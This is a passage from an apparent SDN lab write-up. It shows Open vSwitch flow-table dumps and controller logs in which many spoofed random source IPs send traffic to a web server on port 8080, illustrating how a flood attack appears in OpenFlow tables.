17:00:19.163012 IP 127.0.0.1.35630 > 127.0.0.1.6633: Flags [P.], seq 524526:524898, ack 643276, win 123, options [nop,nop,TS val 968989779 ecr 968989774], length 372: OpenFlow
```

c. using flow tables on on s1 and s4

running the following command will show up the flow table on s1:


$ovs-ofctl dump-flows s1

As we see here there are a pig traffic that send from random src ips and random ports to the web server ip in 8080 port in very short duration time.



```
cookie=0x0, duration=7.102s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=107.18.42.199,nw_dst=10.0.0.7,nw_tos=0,tp_src=50251,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.099s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=24.141.245.235,nw_dst=10.0.0.7,nw_tos=0,tp_src=50252,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.099s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=253.253.56.75,nw_dst=10.0.0.7,nw_tos=0,tp_src=50253,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.086s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=131.110.139.43,nw_dst=10.0.0.7,nw_tos=0,tp_src=50254,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.086s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=158.253.59.206,nw_dst=10.0.0.7,nw_tos=0,tp_src=50255,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.082s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=84.185.66.7,nw_dst=10.0.0.7,nw_tos=0,tp_src=50256,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.082s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=103.237.173.66,nw_dst=10.0.0.7,nw_tos=0,tp_src=50257,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.081s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=34.69.57.26,nw_dst=10.0.0.7,nw_tos=0,tp_src=50258,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.064s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=56.51.144.42,nw_dst=10.0.0.7,nw_tos=0,tp_src=50259,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.064s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=177.131.57.128,nw_dst=10.0.0.7,nw_tos=0,tp_src=50260,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.064s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=107.227.200.120,nw_dst=10.0.0.7,nw_tos=0,tp_src=50261,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.063s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=157.196.86.43,nw_dst=10.0.0.7,nw_tos=0,tp_src=50262,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.062s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=216.57.189.14,nw_dst=10.0.0.7,nw_tos=0,tp_src=50263,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.059s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=157.157.36.229,nw_dst=10.0.0.7,nw_tos=0,tp_src=50264,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.046s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=9.255.207.107,nw_dst=10.0.0.7,nw_tos=0,tp_src=50265,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.043s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=245.235.34.131,nw_dst=10.0.0.7,nw_tos=0,tp_src=50266,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.043s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=39.246.17.195,nw_dst=10.0.0.7,nw_tos=0,tp_src=50267,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.038s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=53.185.33.168,nw_dst=10.0.0.7,nw_tos=0,tp_src=50268,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.036s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=240.7.83.138,nw_dst=10.0.0.7,nw_tos=0,tp_src=50269,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.026s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=152.157.84.231,nw_dst=10.0.0.7,nw_tos=0,tp_src=50270,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.026s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=37.191.251.32,nw_dst=10.0.0.7,nw_tos=0,tp_src=50271,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.026s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=64.255.237.127,nw_dst=10.0.0.7,nw_tos=0,tp_src=50272,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.025s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=33.144.194.210,nw_dst=10.0.0.7,nw_tos=0,tp_src=50273,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.023s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=183.222.42.18,nw_dst=10.0.0.7,nw_tos=0,tp_src=50274,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.023s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=93.25.43.53,nw_dst=10.0.0.7,nw_tos=0,tp_src=50275,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.008s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=139.32.30.146,nw_dst=10.0.0.7,nw_tos=0,tp_src=50276,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.008s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=57.251.169.155,nw_dst=10.0.0.7,nw_tos=0,tp_src=50277,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.006s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=173.150.233.64,nw_dst=10.0.0.7,nw_tos=0,tp_src=50278,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.005s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=14.109.107.205,nw_dst=10.0.0.7,nw_tos=0,tp_src=50279,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=7.003s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=228.75.139.4,nw_dst=10.0.0.7,nw_tos=0,tp_src=50280,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.989s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=69.60.23.159,nw_dst=10.0.0.7,nw_tos=0,tp_src=50281,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.987s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=50.194.83.207,nw_dst=10.0.0.7,nw_tos=0,tp_src=50282,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.987s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=51.173.30.125,nw_dst=10.0.0.7,nw_tos=0,tp_src=50283,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.984s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=128.51.140.36,nw_dst=10.0.0.7,nw_tos=0,tp_src=50284,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.984s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=43.69.193.253,nw_dst=10.0.0.7,nw_tos=0,tp_src=50285,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.984s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=249.197.157.183,nw_dst=10.0.0.7,nw_tos=0,tp_src=50286,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.967s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=4.59.39.135,nw_dst=10.0.0.7,nw_tos=0,tp_src=50287,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.958s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=249.40.154.211,nw_dst=10.0.0.7,nw_tos=0,tp_src=50288,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.958s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=39.131.193.220,nw_dst=10.0.0.7,nw_tos=0,tp_src=50289,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.958s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=24.182.97.140,nw_dst=10.0.0.7,nw_tos=0,tp_src=50290,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.958s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=229.37.216.110,nw_dst=10.0.0.7,nw_tos=0,tp_src=50291,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.947s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=139.134.59.153,nw_dst=10.0.0.7,nw_tos=0,tp_src=50292,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.946s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=157.253.75.182,nw_dst=10.0.0.7,nw_tos=0,tp_src=50293,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.946s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=194.84.157.51,nw_dst=10.0.0.7,nw_tos=0,tp_src=50294,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.946s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=185.246.91.216,nw_dst=10.0.0.7,nw_tos=0,tp_src=50295,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.944s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=138.9.50.76,nw_dst=10.0.0.7,nw_tos=0,tp_src=50296,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.942s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=233.245.238.238,nw_dst=10.0.0.7,nw_tos=0,tp_src=50297,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.926s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=32.169.89.246,nw_dst=10.0.0.7,nw_tos=0,tp_src=50298,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.922s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=135.49.32.39,nw_dst=10.0.0.7,nw_tos=0,tp_src=50299,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.922s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=25.69.237.209,nw_dst=10.0.0.7,nw_tos=0,tp_src=50300,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.922s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=80.65.251.142,nw_dst=10.0.0.7,nw_tos=0,tp_src=50301,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.922s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=228.73.84.120,nw_dst=10.0.0.7,nw_tos=0,tp_src=50302,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.906s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=107.128.237.34,nw_dst=10.0.0.7,nw_tos=0,tp_src=50303,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.905s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=32.238.205.69,nw_dst=10.0.0.7,nw_tos=0,tp_src=50304,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.904s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=71.176.25.107,nw_dst=10.0.0.7,nw_tos=0,tp_src=50305,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.904s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=33.125.89.33,nw_dst=10.0.0.7,nw_tos=0,tp_src=50306,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.903s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=32.216.135.139,nw_dst=10.0.0.7,nw_tos=0,tp_src=50307,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.901s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=255.4.103.110,nw_dst=10.0.0.7,nw_tos=0,tp_src=50308,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.885s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=30.155.141.75,nw_dst=10.0.0.7,nw_tos=0,tp_src=50309,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.885s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=25.183.186.216,nw_dst=10.0.0.7,nw_tos=0,tp_src=50310,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.884s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=189.188.50.237,nw_dst=10.0.0.7,nw_tos=0,tp_src=50311,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.883s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=57.108.27.238,nw_dst=10.0.0.7,nw_tos=0,tp_src=50312,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.883s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=216.125.184.196,nw_dst=10.0.0.7,nw_tos=0,tp_src=50313,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.865s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=93.107.102.135,nw_dst=10.0.0.7,nw_tos=0,tp_src=50314,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.876s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=23.81.210.57,nw_dst=10.0.0.7,nw_tos=0,tp_src=50315,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.876s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=225.25.107.168,nw_dst=10.0.0.7,nw_tos=0,tp_src=50316,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.871s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=142.100.104.146,nw_dst=10.0.0.7,nw_tos=0,tp_src=50317,tp_dst=8080 actions=output:"s1-eth1"
cookie=0x0, duration=6.871s, table=0, n_packets=1, n_bytes=354, idle_timeout=10, hard_timeout=30, priority=65535,tcp,in_port="s1-eth2",vlan_tci=0x0000,dl_src=26:08:27:92:7d:43,dl_dst=72:c7:e2:af:12:30,nw_src=182.215.255.218,nw_dst=10.0.0.7,nw_tos=0,tp_src=50318,tp_dst=8080 actions=output:"s1-eth1"
```

d. Controller logs



```
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 161.175.91.66
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 204.39.136.56
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 26:08:27:92:7d:43.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 26:08:27:92:7d:43.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 26:08:27:92:7d:43.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 26:08:27:92:7d:43.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 26:08:27:92:7d:43.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
